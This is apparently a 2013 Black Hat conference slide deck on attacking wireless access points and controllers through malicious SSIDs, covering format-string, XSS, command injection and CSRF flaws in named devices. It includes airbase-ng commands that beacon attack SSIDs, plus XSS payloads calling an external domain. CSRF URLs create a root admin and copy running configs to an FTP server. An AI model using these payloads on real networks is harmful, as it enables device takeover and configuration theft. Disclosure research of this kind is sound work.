



Practical Exploitation Using A Malicious Service Set Identifier (SSID)

Deral Heiland



Introduction

- Deral Heiland, CISSP, GWAPT: Senior Security Engineer at CDW, responsible for security assessments, penetration tests and consulting for corporations and government agencies.
- Over 20 years of experience in the Information Technology field, Last 5 years performing penetration tests and consulting for corporations and government agencies
- Co-Founder of Ohio Information Security Forum, a 501(c)(3) organization that focuses on information security training and education
- Presented at numerous national and international security conferences including ShmooCon, Defcon, Securitybyte India, Hackcon Oslo Norway
- Interviewed by and quoted by several media outlets and publications including Bloomberg UTV, MIT Technical Review, MSNBC and PCworld.



Agenda

- Introduction to SSID purpose and standards
- Examination of SSID as an injection vector
 - Historical look at this attack vector
 - Discovery of attack vector
 - Leveraging SSID for Injecting
- Live demos
- Discussion of SSID limitation during attacks
- Probability of success and related limitation
- How common is this vulnerability
- What next
- Question and answers



INTRODUCTION TO SERVICE SET IDENTIFIERS (SSID)



Introduction to Service Set Identifiers (SSID)

- Purpose of the SSID is to assign human readable names to an 802.11 wireless network



- The SSID is broadcast in a management frame or Beacon Frame



SSID information element

- **Element ID:** This is set to '0' to signal that an SSID is being broadcast
- **Length:** Indicates the length of the information field
- **SSID:** The human readable station name



SSID

- No defined restrictions as to what characters can be used within an SSID (IEEE Std 802.11™-2012)
- Some limitation based on products
 - Some character limitation (ascii only)
 - Unicode



EXAMINATION OF SSID AS AN INJECTION VECTOR





History

- Not the first time this attack vector was reported
 - Rafael Dominguez Vega of MWR InfoSecurity
 - White paper: Behind Enemy Lines July 2008
 - BT Home Hub⁽¹⁾
 - DD-WRT⁽²⁾
- Several product advisories spread out over last 5-6 years

Initial Discovery

- What if scenario
 - Cisco/Linksys WAP200
 - Format strings
 - Bad things happened
 - Which lead to malicious SSIDs injection research



Vulnerable Systems

- Devices vulnerable to SSID injection attacks
 - Cisco/Linksys WAP200 (13 Feb 2013)
 - Cisco/Linksys WET200 (13 Feb 2013)
 - SonicWALL TZ210 (Sep 2012)
 - Aruba WLC620 (23 Feb 2013)
 - Wifi Pineapple Mk5




FORMAT STRING INJECTION VULNERABILITY



Format String Injection

- Cisco/Linksys WAP200 & WET200
 - Site Survey function: Listens for all APs within range and reports back their SSIDs



The screenshot displays the configuration interface for a Cisco WAP200 Wireless-G Access Point. The page is titled "Small Business WAP200 Wireless-G Access Point". On the left, a navigation menu includes "Setup", "Wireless", "AP Mode", "Security Monitor", "Administration", and "Status". The "AP Mode" section is currently selected and highlighted in green. The main content area shows the "AP Mode" configuration options. At the top, the "MAC Address" is listed as "00:1E:E5:21:B1:88". Below this, there are two radio buttons: "Access Point(default)" (selected) and "Wireless Repeater". Under the "Access Point" option, there is a checked checkbox for "Allow wireless signal to be repeated by a repeater." Below this, there are three "MAC" address input fields, each with a "Site Survey" button next to it. The first field is labeled "MAC 1:" and contains "00:00:00:00:00:00". The second is labeled "MAC 2:" and contains "00:00:00:00:00:00". The third is labeled "MAC 3:" and contains "00:00:00:00:00:00". Under the "Wireless Repeater" option, there is a "Remote Access Point's MAC Address:" label and a "MAC:" input field containing "00:00:00:00:00:00" with a "Site Survey" button next to it.

Format String Injection

- Setup airbase-ng to broadcast SSID “%x%x%x”
 - airbase-ng -e “%x%x%x” -c 2 mon0
- AP survey detected %x%x%x SSID

Site Survey

| | Channel | SSID | MAC Address | Encryption | Authentication | Network | Signal Strength |
|-----------------------|---------|----------|-------------------|------------|----------------|---------|-----------------|
| <input type="radio"/> | 6 | NetOne | 34:EF:44:B9:11:69 | AES | WPA2-PSK | Infra | 70 % |
| <input type="radio"/> | 6 | 2WIRE380 | 00:22:A4:82:CA:11 | TKIP, AES | WPA(2)-PSK | Infra | 15 % |
| <input type="radio"/> | 11 | lewis | 58:6D:8F:9F:F2:66 | TKIP, AES | WPA(2)-PSK | Infra | 15 % |
| <input type="radio"/> | 11 | | | | | Infra | 15 % |
| <input type="radio"/> | 9 | | | | | Infra | 15 % |
| <input type="radio"/> | 11 | | | | | Infra | 15 % |
| <input type="radio"/> | 1 | | | | | Infra | 5 % |
| <input type="radio"/> | 2 | | | | | Infra | 100 % |

bfffaeb80bffc84c

Format String Injection

- How far can this vulnerability be taken ?
 - A number of strange anomalies found
 - A number of methods appeared to crash the device or cause some sort of reset on the device
 - Although WAP/WET200 are Linux based, most Linux based format string exploit techniques failed
 - ‘direct parameter access’

Format String Injection

- Successful in controlling 4 bytes on the stack by using various format string specifiers in what appears to be a random order
 - Tested using (trial and error)
 - Crashed/reset the device several hundred times
 - Spent a full day over Christmas vacation
 - Expect other strange orders will work also

Format String Injection

%g%gAAAA%g%g%g%g%g%g%f%C%C%C%C%X%X

Site Survey

-1

-1.98235-1.98639AAAA-

1.98635-1.98631-1.9864-1.98635-1.986330.000000

66725672541414141



0

ZWIKEJ0U

00:22:A4:82:CA:11

TINPAES

10 %



6

NetOne

34:EF:44:B9:11:69

AES

86 %

Format String Injection

- Must be first SSID detected in order for this to work
 - Not 100% reliable
 - Corrupts the channel list (probably corrupts much more)
 - When AAAA is changed to target other arbitrary memory addresses it increases the probability that the system will crash

Format String Injection

- Vulnerability was reported to Cisco
 - Issues identified in 200 series product line
 - Also vulnerable to XSS injection attacks
- My next steps on this attack
 - Setup a method to monitor crash dumps
 - Hardwire serial or jtag connections on circuit board
 - Attempt to build stable attack to modify arbitrary memory



XSS INJECTION VULNERABILITY





XSS Injection


- Typical XSS method for testing
 - SSID = `<script>alert("XSS")</script>`
 - Utilize airbase-ng to beacon out the malicious SSID
- Various responses from devices

XSS Injection

Example 1

- WAP200

```
airbase-ng -e "<script>alert('PWND')</script>" -c 8 -v mon0
```



XSS Injection

Example 2

- WET200

```
airbase-ng -e "<script>alert('PWND')</script>" -c 8 -v mon0
```

Site Survey

```
ssid_1[2] = '00:C0:CA:61:6D:06'; ssid_1[3] = 'NONE'; ssid_1[4] = 'OPEN'; ssid_1[5] = 'Infra'; ssid_1[6] = '96 %'; var ssid_2 = new Array(); ssid_2[0] = '9'; ssid_2[1] = '2WIRE643'; ssid_2[2] = '3C:EA:4F:BD:93:29'; ssid_2[3] = 'TKIP, AES'; ssid_2[4] = 'WPA(2)-PSK'; ssid_2[5] = 'Infra'; ssid_2[6] = '15 %'; var ssid_3 = new Array(); ssid_3[0] = '11'; ssid_3[1] = 'lewis'; ssid_3[2] = '58:6D:8F:9F:F2:66'; ssid_3[3] = 'TKIP, AES'; ssid_3[4] = 'WPA(2)-PSK'; ssid_3[5] = 'Infra'; ssid_3[6] = '10 %'; var ssid_4 = new Array(); ssid_4[0] = '11'; ssid_4[1] = 'lewis-guest'; ssid_4[2] = '58:6D:8F:9F:F2:68'; ssid_4[3] = 'NONE'; ssid_4[4] = 'OPEN'; ssid_4[5] = 'Infra'; ssid_4[6] = '10 %'; var iSSIDCnt=5; function do_close() { parent.close(); } function do_refresh() { if( typeof(parent.opener.document.forms[0]) == "undefined" || parent.opener.document.forms[0].name != "WDS" ) { alert( "Warning! Loss of main page!" ); self.close(); return; } else parent.window.location.replace('ApModeSite.htm'); } function ToUpperCase ( string ) { var key = string; string = ""; for ( iln = 0 ; iln < key.length ; iln++ ) { ch = key.charAt(iln).toUpperCase(); string = string + ch; } return string; } // move out from apmode.js function do_security_change(f) { window.location.href = 'WirelessSecurity.htm'; //parent.opener.location.href = 'WirelessSecurity.htm'; } function ChangeCheckboxNum(idx) { if( typeof(parent.opener.document.forms[0].name) == "undefined" || parent.opener.document.forms[0].name != "WDS" ) { alert( "Warning! Loss of main page!" ); self.close(); return; } // [0]count, [1]channel, [2]MAC, [3]Encryption, [4]Authentication
```


XSS Injection

Example 2

```
1 <script language="javascript" type="text/javascript" src="
2 <script language="javascript">
3
4
5
6
7 var TotalSiteSurveyEntry = 0;
8 var SiteSurveyEntry = 0;
9 var own_channel;
10 var own_security_mode;
11 var ssid_0 = new Array();
12 ssid_0[0] = '6';
13 ssid_0[1] = 'NetOne';
14 ssid_0[2] = '34:EF:44:B9:11:69';
15 ssid_0[3] = 'AES';
16 ssid_0[4] = 'WPA2-PSK';
17 ssid_0[5] = 'Infra';
18 ssid_0[6] = '91 &#037';
19 var ssid_1 = new Array();
20 ssid_1[0] = '8';
21 ssid_1[1] = '<script>alert(\'PWND\')</script>';
22 ssid_1[2] = '00:C0:CA:61:6D:06';
23 ssid_1[3] = 'NONE';
24 ssid_1[4] = 'OPEN';
25 ssid_1[5] = 'Infra';
26 ssid_1[6] = '96 &#037';
27 var ssid_2 = new Array();
28 ssid_2[0] = '9';
```



XSS Injection

- The best method for success in example 2
 - Utilize 2 or more APs
 - Have each one beacon a separate piece of the script
 - Success is based on order of display of the SSID
- By setting 1st AP with low-order channel (1) and 2nd AP with high order channel (11), Reliability was better on the Cisco WET200



XSS Injection

- Besides script tag elements other methods were also effective on most devices tested.
 - iframe
 - object
 - img
 - embed
- Remember the XSS methods of attack are all the same: its about fitting it into the limitations of the SSID



DISCUSSION OF SSID LIMITATION DURING ATTACKS



Injection Attack Limitations

- So what keeps us from owning everyone
 - SSID is limited to 32 Characters
 - Full XSS exploit will not fit into length limitations
 - Pointing to javascript at 3rd party site can be problematic because of IP address or domain names consuming too many characters of the 32 character limitation
 - Idiosyncrasies of certain products
 - WiFi Pineapple doesn't allow spaces
 - WiFi Pineapple doesn't allow /
 - Some devices require multiple SSID inputs to trigger success

Injection Attack Limitations

- Some devices require setup functions to be in use or certain features to be enabled
 - Like running the site survey function
 - Enabling IDS features

- Standard issues around web browsers
 - Browser XSS protections
 - Security features



DEFEATING SOME OF THE LIMITATION DURING ATTACKS



Defeating Limitations

- Defeat 32 character limitation by calling JavaScript from 3rd party site
 - Resolve name length issues by registering a short domain
 - ld1.us
 - Still a number of 6 character domain options available “grab them now while still available”
- On SSL-only appliances, may need to setup valid certificate on your 3rd party site (ld1.us) to successfully call attack scripts.

Defeating Limitations

- In the case with the pineapple's detailed report page
 - We can use / to replace space
 - We can escape / with \
- Where I ran into issues with script tags calling javascript
 - I leverage IFRAMEs to BeEF hook the target and control the system





XSS INJECTION

WIFI PINEAPPLE



Pineapple XSS Injection

Example 3 the Wifi Pineapple


- Primary status page vulnerable on older version
 - Version 2.7 or higher is patched
- Detail report page vulnerable on all versions
- Detail report page limitations
 - No spaces
 - No back slash /
- Attack can be initiated from smart phone



Pineapple XSS Injection

Status page: ``

Detail page: `<img\src=\//ld1.us\a.jpg>`



Pineapple XSS Injection

The screenshot shows the Pineapple web interface. At the top, there is a navigation menu with links: Status, Configuration, Advanced, USB, Jobs, 3G, SSH, Scripts, Logs, Upgrade, Resources. Below the menu, there are two main sections: 'Services' and 'Interfaces'. The 'Services' section lists various services with their status and actions. The 'Interfaces' section shows network interface information. Below these, there is a 'Karma / Connection Status' section with a table of connection details and a log of events.

| Services | |
|-----------|------------------------|
| Wireless | enabled. Stop |
| MK4 Karma | enabled. Stop |
| Autostart | disabled. Start |
| Cron Jobs | enabled. Stop |
| URL Snarf | disabled. Start |
| DNS Spoof | disabled. Start Edit |
| 3G bootup | disabled. Enable |
| 3G redial | disabled. Enable |
| SSH | offline. Connect |
| Stealth | disabled. Enable |

| Interfaces | |
|------------------|----|
| POE / LAN Port: | 17 |
| USB 3G Modem: | |
| WAN / LAN Port: | |
| Public Internet: | rs |

| Karma / Connection Status (Generate Detailed Report) | | | | | |
|--|-------------------|---------------|--------------------------|----------------------|--------|
| 43291 | 3c:43:8e:83:99:70 | 172.16.42.220 | android-6a0b69284446a05c | 01:3c:43:8e:83:99:70 | |
| IP address | HW type | Flags | HW address | Mask | Device |
| 172.16.42.42 | 0x1 | 0x2 | c4:2c:03:3b:05:1f | * | br-lan |
| 172.16.42.220 | 0x1 | 0x2 | 3c:43:8e:83:99:70 | * | br-lan |

KARMA: Successful association of 3c:43:8e:83:99:70
KARMA: Checking SSID for start of association, pass through

• Inject element tags

- Image
- Iframe
- Object
- Script “within detailed report”





PINEAPPLE XSS DEMO





black hat[®]
EU 2013

COMMAND INJECTION



Command Injection

- A command injection vulnerability is triggered when unsanitized input is passed to the operating system shell and executed
- Found one “potential” example
 - Wifi Pineapple
 - Expect there are most likely more out there
 - Successfully using it has been difficult

Command Injection

- Wifi Pineapple
 - Detail report page parses SSID data
 - /www/pineapple/karma/karmaclients.sh
- We can't use / in SSID without escaping with \ why?

CPU Intensive. Do not re-run reports in rapid succession

sed: bad option in substitution expression

Station 3c:43:8e:83:99:70 (on wlan0)

inactive time: 30 ms

rx bytes: 10521

Command Injection

- SED clobbered by /
- Goal is to construct an SSID so SED doesn't error out and other cmd executions can be passed to the string

```
local divider=" "
```

```
while [ "${i}" -le "${sta_count}" ] # do this for as many times as there are stations
do
line=$(grep -e "${sta[${i}]}" stadump) # grab the line with the station bssid
→ sed -i '/'"${sta[${i}]}"'/ s/.*/'"${line}"\n          ip address:  \<b\>${sta_ip[${i}]} \</b\>\n
#sed -i '/'"${sta[${i}]}"'/ i'"${divider}"' "${DIR}/${FILE}
let "i += 1"
done
```



CROSS-SITE REQUEST FORGERY (CSRF) INJECTION





CSRF Injection

- Leveraging Cross-Site Request Forgery (CSRF)
 - Modify device settings
 - Extract information

- Same limitation
 - 32 character
 - Must call script from 3rd party site

CSRF Injection

Attacking the Aruba620 Wireless LAN controller



CSRF Injection

- Aruba SSID injection vulnerability
 - Reported and fixed in ARUBA products July 2011
 - ArubaOS before 6.0.1.1 is vulnerable
- Tested Aruba 620 with ArubaOS 6.1.2.3 installed
 - Security dashboard found vulnerable to injection attack

The screenshot shows a web browser window displaying the Aruba Mobility Controller monitoring dashboard. The browser's address bar shows the URL `https://192.168.1.250:4343`. A warning message is displayed in the browser, stating "The page at https://192.168.1.250:4343 says: pwnd". The dashboard itself shows the "Discovered APs & Clients" section with a table of AP classifications and their associated clients.

| AP Classification | Active APs | Associated Clients |
|-------------------|------------|--------------------|
| Rogue | 2 | 1 |
| Suspected Rogue | 0 | 0 |
| Interfering | 5 | 1 |



CSRF Injection

- Upgraded to latest ArubaOS
 - 6.1.3.6
 - Successfully exploited
 - So what went wrong with Aruba?
 - Aruba inadvertently rolled the issue back out



CSRF Injection

- Possible to conduct a CSRF attack against Aruba by injecting into the security dashboard
 - Create new admin ID
 - Change password
 - Alter WPA/WPA2 psk
 - Extract running config

CSRF Injection

- Add a user with the role of root
 - `/screens/auth/execAddUser.html?username=BUBBA&passwd=Hack3d&role=root&status=`
- Copy the running config off to an anonymous ftp server
 - `/screens/cmutil/execCommandReturnResult.xml?copy%20running-config%20ftp%20192.168.1.14%20%22anonymous%22%20%22test%22%20%22running.cfg%22%20%22/incoming%22@@1357225152747`



CSRF Injection

Since this presentation is call practical exploitation

Aruba WLC

CSRF DEMO



PROBABILITY OF SUCCESS & OCCURRENCE



Probability Success & Occurrence

- So to be successful
 - Need to find valid exploitable targets
 - BSSID
 - Default SSIDs
 - Attacks against targets being setup “Site Survey”
 - Cisco/Linksys WAP/WET 200 - Rare chance of success

Probability Success & Occurrence

- Targeted function/service must be enabled and monitored
 - Aruba IDS security monitoring
 - SonicWALL TZ210 if IDS monitoring is enabled and being monitored
 - Wifi Pineapple – screwing with script kiddy in coffee shop, High probability of success

Probability Success & Occurrence

- So how common is this vulnerability
 - 10 systems tested 5 found to be vulnerable to some level
 - equally spread between
 - Enterprise level products
 - Med level business products
 - SOHO
 - 50% of devices vulnerable
 - Not a scientific measurement
 - Still indicates a serious issue



black hat[®]
EU 2013

FUTURE





Future

A large amount of targets that have yet to be tested

- Wireless AP and appliances
 - Most systems have not been tested
 - Enterprise level products
 - Med level business products
 - SOHO



Future

- Other wifi
 - Wireless drivers (OS)
 - Smart phones
 - 3rd party wireless applications
- Challenge
 - Everyone examine your products
 - Report to vendor
 - Shoot me an email



QUESTION ?

Deral Heiland CISSP, GWAPT

Personal Email: dh@layereddefense.com

Business Email: deral.heiland@cdw.com

Twitter: [@percent_x](https://twitter.com/percent_x)



References & Further Reading

- 1) <http://labs.mwrinfosecurity.com/advisories/2010/05/10/bt-home-hub---ssid-script-injection-vulnerability/>
- 2) <http://labs.mwrinfosecurity.com/advisories/2008/07/28/dd-wrt-ssid-script-injection-vulnerability/>
- 3) <http://labs.mwrinfosecurity.com/research-projects/behind-enemy-lines/publications/>
- 4) <http://standards.ieee.org/about/get/802/802.11.html>
- 5) <http://beefproject.com/>
- 6) <http://www.arubanetworks.com/support/alerts/aid-070611.asc>
- 7) https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- 8) https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet
- 9) <http://hakshop.myshopify.com/products/wifi-pineapple>
- 10) <http://tools.cisco.com/security/center/content/CiscoSecurityNotice/CVE-2013-1131>